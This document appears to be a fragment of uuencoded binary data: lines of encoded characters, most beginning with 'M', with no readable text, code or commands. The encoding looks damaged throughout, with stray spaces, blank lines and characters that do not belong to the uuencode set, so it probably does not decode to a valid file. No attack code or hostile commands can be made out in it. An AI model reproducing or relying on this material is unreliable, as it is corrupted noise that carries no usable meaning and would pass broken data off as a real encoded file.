M' \S@4XX) / . 3 [T \ ([; FPO; O49! !YX- \#13HP& . &8 (/4TP\$ "GDCH#C-+BD \HI>O
M \<BF \A%) T/3B@! **! BB@F@! ** \#BE! I@! .23@# /I3<>E0! (\K. %!) VJ, \#@ " #
MH \9Z<T+0#8M=' 62%"5D, KCA&&P+^N3^E; 3: 3J\$ L\$-M' +# : +\$G"QK@DYZMCW [)
MD] JYY5%?4WC#30=%X; LK5/M. JW0DCVX#, QY/3@#K^M7; ^: [FM0] @AT^PC \0S=

M293(_P!E!R?R%9\W.]=B^7EVW(;/7Y4M9K'2%\$[+DBXDC"AAGGC@*/J232I\$1
M+Z6.;5KN34&1F+1\F/V'Z"AKEUZ@O>*<]W<7K26S3):V"<B*-`J8'L2!GW-)T
M! ?6TLL5MIMG') ("YQN)QSEFP`?:G;M\Q7L;#2ZK+*8K! (T8<M(#N('L<<<] %
MZR;CP]+=WZBW9;EB, RSA2R`^@R<&IA*, "I)R.@L]`>PM#(CH\RK^X; &2, _3Y3
M5_#)]ZC65+&*2Z2=899"-JP*-PYX()R6/OBHO=E6LBG'?7\3S'1[:!;J1</>/
M2S>=.WIR>%^@' I6#<C5I) 6GFU-))ON, WVCE.<X] JVBX=3) J2V, _^SI[B;;') 1
M' (2-S.7X_\$U-<6EM;6@ \$`EN;EB, R*#M7`Y`Y`XUKSZI (CEZLKV<4)N0M^9%7' #
M0\$*3]2>E/U'R?M`%N[.NT;R<\MWZ_EVJM>;R) ^R)+9R6:J9#B0J6V@YVCW/O
M[557E^1QGIFJ30J2U;0075VK_P#`O!%%C:\$'S=NISWJ"WMV#!F5L' I26BU&2
M] 62SP\$D.6+.S%F`ZBKO]I1!+:W4`"%3C<"PR>>F<#O\`G427-8I.Q)?>4FUH@
M', DK\B, \$! (QC).!U].:CM-/DN561!OD;)+L?E!^O2I4K* [*M=V1-_85UL+[OC
M+C)XD<[0?IG!/2LQX,Y\J9`QDYQ^E7&:9#BT*)V5?+9F(`QM)X_*I;2YM;>B
M, YCDD?.<;RJY^@IM:."3UU(<Q3W8, BE4+?, \$')%:, UM+=*(+:"4*O&Z1\[1Z&
M^W6E+1JY4=;V)K/3YK%V6! (9I2<\$B3G\J;;R-ILDK7=F3)N!#F/)7_@7XUG=X
M2;L]2[<MM-"&[O()FW;=IQRQ3_A5%2K\$ _OP,=R:TBFEJ1+5Z#TU*XABV122@
M8[XZ5!]>W\$N-[L`.PX_E345<7,RLRA#C/3BE&%Z<?K6A`, -N""&R.@[4@ST%B
M`"]NE3) (54@=._-)H\$R:.:>'>8'3=N7&22<'Z#%:%O!H[[A.IW<'S"!G/^?S_
MK*7.MC2/*]S4C\Z'/&N+YA*>"5D!&3[&HF\') (P6VOP2?[Z#`^I!K)5Y+XDE
M:>Q3V8Q_`^HKN\N:W8#U8K_2H`\`ZJ@R4A*CC<)0!^M:+\$0(]C(1_!NLIC=;^
MI^\$JU"_A76%Y^Q.0!GAE/]:I5H=Q>SD5FT+4T^]8S=<<#-5SIEZI.;2<8&3ET
M#P*I5(/J3R270B:W=(2SP3#G&2A`J`Y`Q@U:=R;">#@XH!..M`", WRXQ^-]
M1DY.3UH\$)2D4`"J?0TX4P\$(YSZ4`T@`#`<TTTT\$/O1SC-`PHS0`OXT4`)13`.
MFDC:1@R0E%/3CBG)9S32+%%F]^G%9W2'9L<VF3Q<S! (E]78#].M:VF6*H%?85
M4W\$8=P=^`, G: !T^OI6<YW6AI&-GJ;=K, 8KQH;% (WD8?>1/N] <EOTJ6YA2':9%
MIE: \;)W9) `Z8P, '/XX%<NS.CH54==-[?YINK\C*/*_=_E]NAX`^%2_9Y[Z,W@
M.K2>:3R\$(X.#Z9_SD53?4E+H32V8EM5DG?%LI.R!R`F1TW`?7T/2H]2>"((#A
M,Z2HN`B28#`X' (P<`5*; ;215DCG?) "A6: =\75PX^3>W`) _BP?O8YZ]ZTM+@DG
MD<)I\TR6JJ&DD:)%# \$G^+GID>M;R;MJ8Q2OH=#-8`VUO%>.]SC#`!#LBY^Z6<
M]L^N3[4^>YMXA" ([P0,02(DC!+8'?'+>W8X[5RWN; [&=)J4%OO:6&ZO74.Y!Q
M7[A[DX^5>>O4^]82>)#-<;5B2*//RY4`!QS]<]/:MH4^;4SE/ET+, .JSJ?(D/
MDBC, <9=G4`\[>'OO[^]8=Q*OVD%K=5RHPJL5QGG/4UI"-GH1.5UJ68;Y5B\$, U
M\$&YEY.T\#KSGO5>6_P#NB)2J]?OG)/UJU#7<EST+"ZH5N#<10AI"@R1UW9;#
MN?0?_6I;"]6*\^TRQK.Z`F., +WQ@9XZ"CELA<VI%</=ZC)YTB, [GC"+\JC&`7
M`!TZ5?ATJ.:R0^4\4H)Y(SO;'3CH!^=#:BK(:3D]19M&%HY69U6/:"JA07;@S
M<X[=>_`]ZI212^IG>2-%0`CYP6]1C`UH4TQ.-A`NO+ACAB544?>W#YF)Z\$GZG
M=J@M\$Y>4*, <!`2?_P!54M"7J0-<\$KM4\$#N`>M31:G;/KB*9E..@-4XIZ,2=L
M@GU:YNMSW4KRN<`;B>@JD&+&A12V!NX\, .=Q(XXXI!+M(XXI@/21@0P)!'(YK
MJS]J5S:JXA<@L1SD\8J7&X)V%&IW:P>4LFT;MQ8=3[9J817MU*).I<<`G.3DU
M2?2IM&.I5V]" :.SDF0DVYP?E5G[`&?7BHQITN6VR#:H.6"GKV`YI<Z13BRJ;P
MJ>5%3S&"J.%4`?E0)%>, 1L=N/XC_`) _SBKM;8BX]D./+B^<DY5SCD?3_`#^M,
M-DBFMS\$S;E61=RMMX(SC[]1D4)A8CW2H`0YXX`>I)'>\$D2&, J.`-O-.PKD*T
M\$S2JB`98@<"KHT].4:0-/@813G\SZ8I.5AI7U*:Q[CM7:6/;-3"%T98O.C^8I
MXP!D9H;! (F%E=%`?+PA7<' (VC`KS3;>\DMG(, TJ\$C("GOVS4Z2T*UB74U2:68
M(J^IR@@;BI4G]<]/_KU9DU&\5Y\$74)UE4`+YC*=Y.<D?W>, <&LW%7^\$M2?<OY
MVFIW\`"GOTDR>1*?F(_#MQG->K>)X+<[&E@^;G(; (X'/\JYY0N_=1LI66H?`#
M)-IJ<&9F9L8VGJ<]/\XIK^++(1@HP6,,NX!E#>G)_/CU_\$=U[. ?8.>/<L3:O5
M:2R\$)%(ZH0VXX.Q2V#UZD#KSW_&L+6]>@_M'R(+4/:PH%\$P921Z<`X..3BJ(
MIP;8I2LCG-0NKC^V)9)D7S5?+`'8_3BJ\5LU[=&.U&2['8K'GD\#ZUVQM&-SB
ME>KL1W5I/:L%GC*9Z55Z&J335T2U;1BTA`/M^-, "1<`<-PZTP&F(7)*3' (QH
M2`7/) 3%&>*8'?R%(<[!A] **`'#Z48H`.:*8'1_9)+0KLMH]I!53&`V>WOCKG
M5_3=-[M(G3D`8;-<<I: `1&.I: _LNQ238ZSL6X"P18R1SRV<X_&K%O\$ _V=HY4S
MCC(;E8SG<!ZGJ>W>LG)M:FB2N127ILK?RH+:-G`QY2`'TSQ[_7Z52L+K4YI1/
M'<)Y\$;ME7"A%XZ@=SVIJ*LVWJ)MII)%VYN+6W=3`#NPV&:4Y!QSD+TZ]Z<]Q6
M'JT"*D4MM&SIEG7:., @_Q`L!G]*5GHQ^15EM+FXMYXO/DEBY<9?`DY//`7M^G3
MTIEG#%80,U\JQ`KYGD+][`SSG`U[^_:JOI9"MK=E5;6V2>*ZOY2RSN7@M4#&S
MST)Z?_7XJ[+J\$Q,4=N`P3+F54!2(=!@<`GKS^M#][?82TV,^^U:\MXW\R[EFD
MNBPF8J3N\$: @`DCK_`"R.:CTJ6[LS?2I:2QWTT.8)6`^K7)W`)Y! (X%5RQY>UT
M_P`B6W>QEW.I7<H>-[FX.3@@RD^W/KW_`#-0V4L\$%TK7,)FB`WD!QFMU&T;1O
MT,G*[U`7EV;RY,RQ^6., #.?U[U%YT8B"%-S#OGG--1LDA-W8D6/,Q(I((Z#KL
M4R/#`WF0YFR-F<@8[_TIN_02L2F<W#2M#;JD1P"!D*OIWZTY7B^R@,YW*<>@
M4HY8^Y'4#`U[=*FUBKW+5KJ,CVTENES%90A<L!N!`MCCKU//`I3XX9(84+WLGU
MEL!A(_X@>PSZD#D>OM6;2CT+3;UN2M9)<J\R, ^&&9(U;+\$#G<W)SV_7BE?3[L
M=K)Y8H%:3:0%W\$[#CGIUY/7IQ4J;6A7*B)]`N'C@B,R2NH<L#G<3SC)_P`%\%
MYJJ^DSQD&:%LY(VYZD`&, ^M:*HB`!HJSQD2@+\$47&-HI0L(5B8W9\\`\$*!]:[
MN[MH18GL]/@N-H><ARP`C"@ \$CN2<\4LVD7\$!<;%, : \ARV.,X_I2Y[.S`R:71C
M6DL9HCAQT].:6*U60X:4+_P`. *KF5KHGEULR9[\$0Y::0(F,X`.3]*D@TR*XC5
M8QWT0(&<.",?Y]JESLKV*4-;%5K1UBWER\$[94@GMTI]NLH<B-\87)QQQ573)%
MU1<74IMOE_:`B],A<D<8XST_#%:NGW&F"&1+B60G@M(4&`><?C[UA.%E[J-HI

MRN]2:TM]#N-\+7<2!>\$R3EN_<'=1[U/^&[&3,Z748BS@[AU8]/F'XUG[2<7=
MJB^2+6AG3^#YAN:&XC*+QD'FJNH6.H^;\$L\@W01*QW#''0=,5K&K&6YFZ;6W
MQ1FTR^A8B6!MV:JO;3+AI(G4'H64@ME*+V9DXM;B("A#Y<<9I"3(QW.V#V[
M%.W45P6)M^5//7.<5H6L-S;N9'L;\$CJ<\$BIE:UBHWN17SWTP'EB)4<'G\JI0
M-) *<!R<*/ESZ412MH\$F[Z@H]QM!W=*52ROOYWJ<YSS^=423/=F8YDR6'X)/N
M3/6IX+N!5^:,#(P!G./SJ'%VT+4M=2;%A*GF2N6G;KR'I/;'3]?6EEO(1\$L<D
M,81A\IPH)7W'J:BTf7>*V%25XV2*1L\$*<X;KG@Y]^/Y>E1-?^3A@H>7^Y\$SU.
MZY'?%:,%,'*Q1*,X,K;0.O(QNY]J7R"\A\$)#''@[L&M;V,B:\FGDM(1-."R?_
M+Y8`SCL<]_3UJ&RMH[J8+*S*@ZE1S]![^U]:1T*WEJ;-IH5C</,%:Y"HI9&<Y
M`!AVX'/<?G6%)`B!]Y=&SA5(!)]<^E3";;;:94H))\$DVFWS"[K%>QVD<^GUYL
MJ2'1[ZYO2Q0-(N<9R.OI5>TBE>Y/([V(5M9R#MB9MN0<#.,5`RD\$JP([[\$=*E
MI-,AIH"[' &XYQQ2G'&&!_"J\$)CTS0\$9P2%)`C)]J`&C@<4X#CK0,,4E``#3N9
M,<]::.`Z.`28H_N7&\@<\$?(, _7-6/[(D"H!J21_+M^<\KSVYKB=3NCI4--&6/\$
M[/E<>4]Z=F-K;I?7GUZ_XT\Z=!#(4BU%'4'!4DGG/3.>GX5'/Y%<OF*\ ,4BO2
M'%?PA`=K->@]!@]*\$T^U6/[W]>JF!M5O+.?4G\>:7,UT'8<?(A<-_:P5G.-R/
M+\Q'?UQ2S65O?%&>]=;(:@?'#\$,>Y([GW)H3:UL%DR286T<&3?ED#81%@PJ\A
M^F??/X4R/3K:Z\$:G47#!. @C'8C/4\]#_`\$I7MK8=NA`]E!:INLI&N)\$_=J^/+
MNC.#R>/7I_*JBVMQ?,(60"CMD@\D<\84GI^^6K3ZM\$M6T1-+I\ .DQO:B^MXU
M[I]KEB"7! !R.QY!P?K4T6F6^C)/<BY*ED*K-,<2\$YZJN.,\^^')M;;@HI/T^
M,V/P_!=1">WD9H6N-LDLI\$8"X!)SVY/IS[56FTV+[4T=E971@!VB60\$EO?C`.
M&?>M54>QDX(CNHY-,N)1"8AYF45%Y91^^KTR>M6K/2(I+47.HF6*.,%2KH\$YQ
M]<=<>YIN5HW6X*-W9[#80-3(MK2*: .W1OF*`\$'/4DGI]/I4>H):6TY0G\$>[)N
M"C<6Q^(XZ^E)73Y4#M:Y)(MO?6<3PVHM(% .T,6/S'N1QSP.?2JVF74T<ZV]K7
M;PS&1@H#Q@EOQ]*:5XM-@W9IHU+O485L%U6D#W"L4*!5R#SSD"G:9<21M]LY
M6&*.V9MBH/E53ZY(/;O63C:+UT+NN;8=9RR7,\L>DVP>Y9L*(UVX7/!).1W.0
M?3^6A?/8:1'&9;M)1PHB*N0<<M@<#D<=.M2T^:W4I225^@EN[K:%I[<P021+
MG:96S(1SSWP">O/'O1971U";R[>)]G1%&R0G(Z8;DD8'SU[XJ6MW<I/9%/4;NS
MTE!]=TQX'4#)YXP!U]<DU"- (WV"2+:RPQ\$%E9\`D#&2?K@XK6+<%J9M*3,F6
MWLI[E\6\$AQR6Q\H^II9]\,S+*"TA&2#VK:Z;L96:5S4>WN(;-[FY(MM^0%<4
M=!CL..>!CZ^U2:9';[[]@18T.3-*2!CJ,*. _P#C6+>ETS5+6S,Z_M)'N8[:G
MU>2Z9R2%"'=[9'X?A6A!X>O=. @^TSQK'.#@\R2R^^!W]!5N:44NY*@W(GL/#9
M6HZK>>3+;2PVH;_62*07&<_G[5?U/0"L7E:5I<EQ(>K)]\J3Z^@_.LG/WDD]'
M"U'1ME)_`EZ+8S3E\$<+GRH_F*G)X)Z>GYGTK)G\ -ZG%NEC6.//1Y%&!V/7WE
MQ6D:\7HS-TFMB0)I-PK#9\$7?VX`/XTV>&\`E[N9AD8QO!_#`K3FBR>5H(-2O9
MK:XWHS2N>OFC=^~32ZI*V9)"-S*,[@"1[8Z8]J'!7N@4W:Q+9ZY.Y4,J!U8LN
M7Z<'_P#54<NMWD;L3.`\S^!E#`#NE3[-7'SNQ"]ZTL8^U1^8V#C.\$`_'HI?M
M,F0LENH\QLY`Y4?T%6E;J0W<BC2-2#-(0H/\(YJ>%9;S>L'R;5)^9L9]JINV5
MHDNA%,);-A\$&\RY'(5#NQ2\$N)63[W(#+U%+1ZCU1-#>['5C'&FTY#*N<4"6%\$
MW?S44KGC^G\J7*T/F0-&90_DJB1C/'<C\ :B%BPPP:,C/0/S33L)JY"]LZ.5B
MVY("1S3"K+CAA]1573%9H%>1%PKD#VI\<FU_G0-GL:&@N)),K`*4.U3TZ4Q/
MLR-R2`3P.H%)*P-W'"RF9@L:%B1T%78)!;>46L(V>')8[N6SZXJ9.^B9<?=U,
M:+_`D#O&\$*1QR;CO9P0"I.<`+R.<]\5'-;7&HK'%'<JT>&&^4%0PSGH,\9A
MY_G6*BH.[-+N:LB[I>CPRJT^H03N#\JJY(Y!SC(&3T_.M72+>,Q2K=&`,6V&
MHC,N">V<]:RJ3O>QK!<J&75NTYENOMTL1CZQQQ+NR.I!'Z\&J%Y:+<V206<<X
MP:24NTLB??Z85CSTZ\40E:VFP2C>^IEG2-SS0(B!QE]SDY0`=" .G-9K0?/M@=
M_>@@9V]CCI75=&SFE"PO]GW!'9'&&S<2.-N.H.>_`^--6QN20?L[LOL.M7SHGB
MDD0%2&(((*^WI2=*LD*,4`)3NW?-,#<B4%\$&\K1E02R` ;L'WR>OMBKNFZ6]TAB
M9X[FUA4!E=D7<YSU_+O7')V1NE=I\$T6C,LC/)/(\$)'4`'_G_@1..3Z"K:+')O
MM!DD*J>^J+CZDFLG4[&J@6I-->50(Y98S]X!5&3^^`_`%T#2&WX.H.CG!+2M
M8+8]!SC^1S^1?*0W4-M:O'YFIQP[SM4%U7KSV!./K[5I/';,;DDOTE!Y.3NE
M!R>WKR/6DV]'8%9,F9K6#DSX9L#)"J2,<?6LTC2FNEMY[N9C)DL@)5".>],3B
MTQR:(\P.PM[/I4-LHF@NYH2I4(F<LO7G!Z?6I;*;2VB*V=FEL&4*P"\$S^V1RK
M>?>G[RCY"TY@2*PM2/*AB#N0Q.P%CD]<G)_ .G2R1K\$\S1V\;L"I??NP,=?QY
MR<4KM[CLD4+2S@5FN4>*X96W%S\X0#T'0=.2:EGBN;R9FEO\6X.\$C'!<^HXZ'
M5?-KJ3;30GMK?4H8C'"8XF52Q\N,*B#L2>I_E5:Z2X,%K/!-;.\K8C:0>:YS&
MG#;>PXZXQ233=P>B,NXDNY[\13W5T_E](XXL'WX'`Z5(=)N9MCP6UENSN9Y&H
MWDMCU.0>_6M>91\C/E;+,.B1R7`_M&X-R&`. (V*J`.PZ>OI^%":=-:LT%M!;C
M1NPR&7JH]S]X\=AC-1SWTZ%\EM>I*FF6%M\$TK:~<R#Y0T@PIY],X_`U=;2&N
MN6"WL>(^?W<8V@=?H!D]AZ5+G+=L:BB6.WGLXI(XPMM;'89_+5"5ZD9]!QR?9
M_KU0A\`63/'<06S,FT\$!G&"<]?\'/%)5'&[74'!/<U7T\$/Y<5POG'`)1Y"B*[
M!US@9ZG_`/55Q;2TL'[SB.*SB(W(D6U),<XR.2OMWJ'-VLBU%&#<>+/#\>I,E
MT.EI#~-&67S-N_OCCGT_E5Z/4-)U,(S[;WYP!"TFU=W./ESSTZG(K24*BM)F<.
M91=T6S,&"QFW1+;;A1%A5&#T`ZD],?C]:F6"&))#;V2I*XW(648#8ZDCU]^!
M]9W:-+(;]A-Q,9IHXS/W6=P"Q'U/3H/SK29+'38A)/:M=RK\YQ\VW'.0.G%)8
M28FNQA6=UJ*:A(+;2K*`R,C']R-K,,^O<]*W[9G6`%HO*)Y'(R>A.2:J;5[W3
M!+N.1_+;,%F"C[GSEF)]>O\`G%5M+O#<12*L20,&Y4`''`3G.?K[U`QEU-+:0&
M;YY\$`Y*A'8^+VRV.W(SCI7.ZY?WDL0:"&64Q@;]B9`QGG'N?Y5<\$FR9.RNCAM
MKBYEN;D8+;LX7/7-30V-[<PM<^5(43"[\<#/3GI7H:11R:R9(L*N-SSL79R,1

M8^4>_04B: +*3A760@9ZCC_ZU1S\I2A<@:&2-@H=2",X4<?2I8KF*W)9+9"?4V
M_,:;UV!: #FN+"12) ('20DG>6Z>PID=K#<\$&-U7_9W<TKRCN.RD,>PQ,R`\$\$`G
M=N>:8=.N`RC' S' /&?2J51=27#L16]Y=6OSVTI3/=:G?6)YF)NP+C/:3C^6*;D
M@F[]1*30C7EM*A3[-%SGY<@?7K4<Y5NP!1\D\G)P*%S(-&1,@0X3&#W!J/9E
M&3RK'\<52))4N2B[(Y)\$7H<&G%UE.Z2[D8CIE*5K=!W'.860E?*`1<<J<M439
M)#O^5@P(XXQBC4-"3:AY11CTYJ"0XX"@52\$Q8;B6+=Y+E=PPV#U%"R,D>PA?
M2,Y&1T/UZT6079*EW,%\MCO0]G&16_;:U\$EK)M@22ZD7;YK#' 'ICTZUC4IWVU
M-:<[;F+=J,A,K1BW0\$D<)R,]AWJ?3X))K\F2TRNTY/F;?F]<^_I2:48[C3;9F
MLQ6EU;SW`EDM8%)&0C_,PSP#^E2PW\$5M',)3Y@RS#\$>U8L\X)Z\$USOWMC=:;@
MD0FT^^/D+*9GD`^XO`C4\$5M;Z?,1;2-&S,%1_-'&['0=OSJES+W6*R>I<N;@
M^WC\$3M@AF/WUZCJ>#QZ>E17&OZ>)F67<67.0F1S@#`P<8Q4JG)[#<XK<8MQI4
MU^&WV;PE@&4LX42`^G//>JES;Z.S!C<)&IZG=G/Y5I%SB[;D-0:NP3P[I]T@7
M>WNV*-T((/\`.J+^`G#\$ (9&5>K;<BM%6=[-\$.BNA`V@W`*@,IW#/7`_,XI\W.
MAZXC5#%`^]R.2&`VG<:T]M\$GV+>)SIZ_)&[;.,Q`&?8\$<GH>33EOE\$?SHR!#
MB6Y/+<#_A_GO7-: ^IJM-!L5\X7<68T'0.<EC^6>]0M/?7`,ZW,H5220LN`2,
M?4^WH/TII).[\$VWH3_+B\$/OG`OT+*3@\$YR<G_(-5TDGPZQ;G)`W.Q'+<G-)A
M)#NQL#RM&#=21N,XV(F[@G]>],:XD\U@?W,8^;RX3ESVR3T`_P`XJ[*Y-W8=D
M'<3S,A>2,`@LYE?=D\GDXYSP.*3[3<?:.N9R9@I`I\$-J)GCG/7KBE9!=DEH=
M)%B4MN4@`9';KP3Z<\`L?P-)]LO`5 ("5C5FW[1@L<8`H,_Y]RR;'JD02K&D+
MT=Q<-^* [+ .NPXQQP#GCKV_K4D\5]=A8((1"TI9RJD<+V`/0#^=.ZT;)UU2(89
M8[BQC,5Q=;8Y#\R`YQ@=3R,XZ8YJ8ZM&;RWE@,[8;&"^69<#((`X#`3WXIM<C
MVJ0D^569IM+*MK+<SQ(&?YBC8`R_W68]?]T?K3)*O;R*!(+2SBC1P26==J\=_
M>.IQD=<5C9-/70UN[C6C6:XA:\BB(+%L)RK#`X(SC^?05N&]2+9&B+\$B_+GDN
M#::!T"BHEK9%I6U9#`JUA9".WM[<R1M\Q*K_#T`/K_2IEOX&:*5[3#;CMVL1UY
M/IT!J>5K5CNBXFHM*1ML<C&]G=@!Z#`]?\14,FOVEG=E2ZE^A,;<<8R,GJ>:X
M2BWL%TB(ZL9Y\?9_*1,MO!#SGM^6[]6;R75(61`1^]D(.0`<D@=NOOBBP\$<3
M.HM.X"QI)`/F;:W7GYFR-.N!CWZ`L\$`MUJ-UM:6*.VC(&R.(MC@J`,`\=_P`*%
M\$DGGJ#%:) [HRHMA;11QDE;B?YR,=PN/KZ\U!I^E3+<7\$^HK`##D[+:",9;'W=Z
MQ]>1Q_*J4DE9LEK70T([PR0-O2*-50K,@D+[/3YP.HYS_.C^WK"S5%^TQ2L&!
MPY()8KCMMLYJ>508J]BK#JUC=-]KCGWRQIMVG/S`?[. :T5UB-,11QL)%VNXB"
M4<^_)HE%+IBV=U<O\$[/'+\$D?+,0N0QR"%`)]#5%KN+4,3B3;,C%\$C+8*\X!6
M/Y?K22`L2:C=NJ;;B7859<8.&!XZ`K^55(-1@TF+R[56AMXSR53`MG+8S]!0
MGOTIJ+:LA.R,]+BZN[X2N27D0@`\$`C)_B//&<#@T_5&U*WTZ-;=I(A\$</&DO
M@`L,C`.?48XX`K5<J:1#08XN.9[:Y+R1+(02"LG/YUI3:]/=01KN2,C+Q*BQ
MA`QXRJ^N,#/6NJ4+M,YE*RL:VE164>F;S#Y\N,F->#GGD\8`3ZU%=%EM5)M_6
M+@5#0`]XYZ=>@P>O4]JPN^;4WLE`0E,,#Z=]J6WE6-C^Y,K8+MZ`#/'`6L<V`
M4I16D01A\X&"2OM@9-5"5MR91OL5YK<QK\K&12P5<*1Z^O\`GFI)K"73USDx5
M"[A@%2#>?6M>9;&?*Q9HKRV,=U/!-&"05=FQP<X_`'/Y5-O>55+;[:.];]V7`Z
M1MJX"CUQQG_Z2[;HI7V9-;Z;:R"ZN%^T+!"01F,'<,\XQW_`\$HN=\$1Y?*M8@
M;IWS@L8SM`OG`05`M6GJ5[-6*;`'=048%I-GD?ZL_P`Z@&C:B2!'973`O^Z(8
MK958/J9.G)\$T>A:Q(3LTZ=MIP25Z&M"V`':Q)<A+BT\E3@EF9<*/7@U,JT\$M0
MQJG)[FW`X+@08^;*`7_-:3&3]<G`J)O#]M&(E\$L2*<\$DKU<=<3^/:N?V[9NJ2W
M11N?#KRL/)C.&`50%!P3DY^G!Y_2L#5=,FTN?RY<\$D9&/2MZ56[Y3*I3Y=2@O
MQ;;T--=CC!'XUT&`T<=*4#`UH`-Q`:E5B!@SB@`R<\4XM(=IW`Y>!STI`3@W\
M31\F0H!W/\H2\G1N&.<YSUY_QJ;195Y(G;5KI@BM<2%4.0">,T-?3S;]US(-&
MY^8%S@_A^7Y409Q70KG?<2YNKAA\$?M%P^SE3OR`>^!54SAE;;\Y)[\\$`ZTU%9
M+9";;W+.GZ@UL?+C\$2[\`R39;9[\<X[]ZE@M[!KPFZOU<##,51MKG/(SM_I^T
M-2TXMM*[*33LF:XEMM*TCS[0/(A=E1IEQO\`<`=,>]16&J:A?RJL;9+<'`"(2
M/7[]:QY\$8Y2-N>S447FCNK:61@99`QN"EF);`7`'\[>YJ5KT!`9`=BI^957G\
M:BR>QHGH1WS&`Y1D/0OEL*,^N<_I5H77E0_/^`"? ,RYP_\`GI^=-Q,TRM<ZI
M@D=K=(CH%9EPRPC[]MQJ12(HED=HL\$;458L'\!GJ?6G:R!. [+ ,GV8;9)HHF,L
M@.UL#@XZ#T[8IN8EW(_D?... (X2<Y)">YQ4:E%>.WLMB+\$%CD([%R1W)Z\<?S-
MJ=]-LMO[J(!6`S,A8#!S^/;]*;E)"Y8DRZ5:,T40A!`^^V[!SCG`Z>E)`IT4,
M<@;:BK)]X.P8\$_7_`#TJ7-C4\$.O(K>016IN70JW`5]^>"3CUQU-2_9+215=G
MP.%)!+X..VWIZTKM(=E<AN-):XN(V#2J"NS\$+`D#.<`W)[^E%NME\$9[>W@+O\$
MC:QCG(8X_7MVJN9M60N5)EI\$-LA:WL!;%`0[R@2,`>X[+CGUJ+[%%ZG?<M))-
M*V054)GOCCH.GTQ4\WS`RW`36>FKE99I>#T5B2".O`N]6[>*Q63:BACT*E2V
MQ`4X[C]:3<FAI),FFE@*&)2D1VXQNR5``/R_305/["L,,:BJJN"%1BSL^,DD)
M'/H1P/:DG;0;0JPPVT,=U)NA+D*(VP.Q/0D^X^E0SZLK6UNKV8+RO@%FP<\]W
M!Z].GYU23D2W86*^M(+AUEMPBQ\HTCY9OU)Y/I56XET]+UI1`\$D3?.SE<L2"/
M,!%!YY]?7VH2DGH)M6U)FL)+YHKNW6ZM]RD*/,QM7&?F)Z#V<<YK,OM0U326;
M,9N97<_><P_`*`#U!^IQTIP2D^5A->JYD.M[[6?<CFL=22:9<MY8YZ`T/U[TEE
MS>ZU<->`SNK6.624F18>`#D]0`>>E7:%^Q%Y>IKZ5=:@DZ->201D8;:L88J#W!
MST&<XZ`]#3=0N-60`F%E;I;6PSM5F#,QR`%#`J?0#%9^Y?R-/>L55G*1!;K3(
MY99C&&A22;S!CN<9K5TR\ADLW6737MKN%-`%#%>>&R>V,]>/PHDM+I@GK:PP[
MR1WNI"*XC,BLJC:\(R">N".2?RZ&J^H0?91NT2*:/WS7>0>2P/0\Y]>*\$];R
M/8&M-#4T\7,T/DZS="9XI/D55`J2/3D\$Y[4V2STV*9+H74D9RN)4XR,87`L
MY/O)*B]G[JT*MIJ3V.G:)"JH\JR.#M\$DS#.X=!R>WI[47.E1WRHD=^ZHL85)B

M4A&(Q[-[Y[4N=WNPMI82/PW.9\W%VDD*2"1(FR%R.K?X57;PY<W\$+0RO"T'V^
MCS,#Y6<#^]C@GG\,4U42V\$XB_P#" (6WF?ZE5"LY8E1^W=N#V^E4(O`]NC;I6
M/,<J,%!@!CD'()_*J5>2)=*+-\$^&6)1?,ECMD;<%BE"\\$#Y3@<\J*LS>'K>95
M8H)4R`RL6`W8`4YSZ^N/4YJ>:^Q5DAD^F6JVO]GQ-+&J*VY<`(NXYZ]N_&3TV
M]*JZAH#PV\[(9[O=<@)#&%C*#IP23DD''\ZI:;B+'CTZV\MC;1"1%51\$!YC\$V
M`#@#IR2!G'7G-5]/T]='MV22]EDC5SL#X'!;KG'6H<W9E** (K[5]6+SO;1"PG
M1BRRRJ6W8&=R^O?&/Z5%8ZW;HUM'';%BQV1F2/;CG!^G3^7I3Y';<+I.QM'7#
M(+4^2Z_O2N]5SM)7G&/7I3++5;>XFD9F(+GY1G!P./ZUG9V*L:JWL*(-THY_3
MVA4@N8F4DL?;N*5Q-%;[4FXPQ^;Y8Y,F,+GZYJRLT!@&)!(.V.?U%.XK&%JQ+
M3428`\D90<2)(592W3IU)Q[U1DLYI[=7CFE4LZE8XU5Y,=R7/^^\ZM.RU'8TN
M+SR('TURYMH/+\$BL'21ZDGIGG''J:\^NM=6;5)[R:".YW@A/-[>A[]/2ML/!?
MN[, :TK6,XN)X@NS;AF8E5R>0/3'' 'X5"P,@RB'"KDX'2NU:'*R/.#1TZFJ\$6T
M[G3+RUM8[B]>DB<!D8XY![U4'Y4DT]AM-;AGGI5B*6!2=RN/3!%#OT!\$K3V[=
MA^^_Y>H7^*G1W%FH(\I@Q/!)S46ET+YH]2PGV*;C<H/&'14PT^-A^Z"2>P-1A
MS2CN6HQ>Q"^GNI+>5^[QG(.::)O\$)5GC?'^0.1^5/FOL+DL5Q:3X#+(CY[8&
M_P'14;"6,%F;RCG'ZKFK33(<6@;S-H1Y"ZCD*')_2B.1DC9(YI\$8GE%X'US^C
M55I;86J!7N"VP3,'3GYGXX174I\$C1``R\Y1,?Y-1**9<9-%9/NI_NFIH?\`<
M6-_US;^=3(<2RG_(2?\`W:AM?^/Z'\:@; (=5^[_P%?YU#+_Q\Q_[R_SJX[(EZ
M[G27?_(0UG_L(2?^AFDA_P"/R?\`ZX#^=8&R*UC_`*C_`+9G_P!"-)IO_+)_V
MUV/_`*\$*;ZDKH:5U_P`@FS_ZZR5R])_Q[60^])_.G1_K\1U=C6L/N0_6/^1I?
M;?\`X]&_W9/Y)28GNAES_P`>K_[XKL--^X?]QO\`T`UG4^\$U6Y#>_P#(7B_Z)
MY2?S%-U7_CYM_P#KE'_Z!41Z#[D7B?\`Y!U]_NG_`-!%2:??_`,M_`O>3_P!&#
M&A?`@E\1D7/_`"%-0_Z[_P!#4T_4_P"]_05;(1EW?^KE_P![_P!E-7O`W_(2Y
MC_ZZK_.M)_PV2OC1V+?ZB/\`WW_FE.7_`)#4O_75OY"N)['0MS#TG_7R?[R_
MRJSJ7_(&_P"WX?\`H)JG\0/8R?#_`/QZ'Z/_`.A5U<'`L;_<G_E53^(2^%&#\`
MX?\`^/.[_P"OD?\`LU+J/_`]9_`\`763^9H?Q_P!=AK8U;G_C]/T/\J?#_P`A\$
M)?\`?/\`.LP*=K_R\$=3_`.O=OYM69KO_``&+##_=2M8_\$*1'HOW1]6_`\`0FK5V
MN?\`D,R_]=%_D:4_C!;(UHNL?^[_`\$JQ9]?SK)[@]A?WI/J*NQ?Z^/\`Y4TQ
M)CY^@^E-/W&JEN+H0V____`!\CZ'^E<CJ'_(3UOZP?^C!6U,.I7UG_`(^+K_KKA
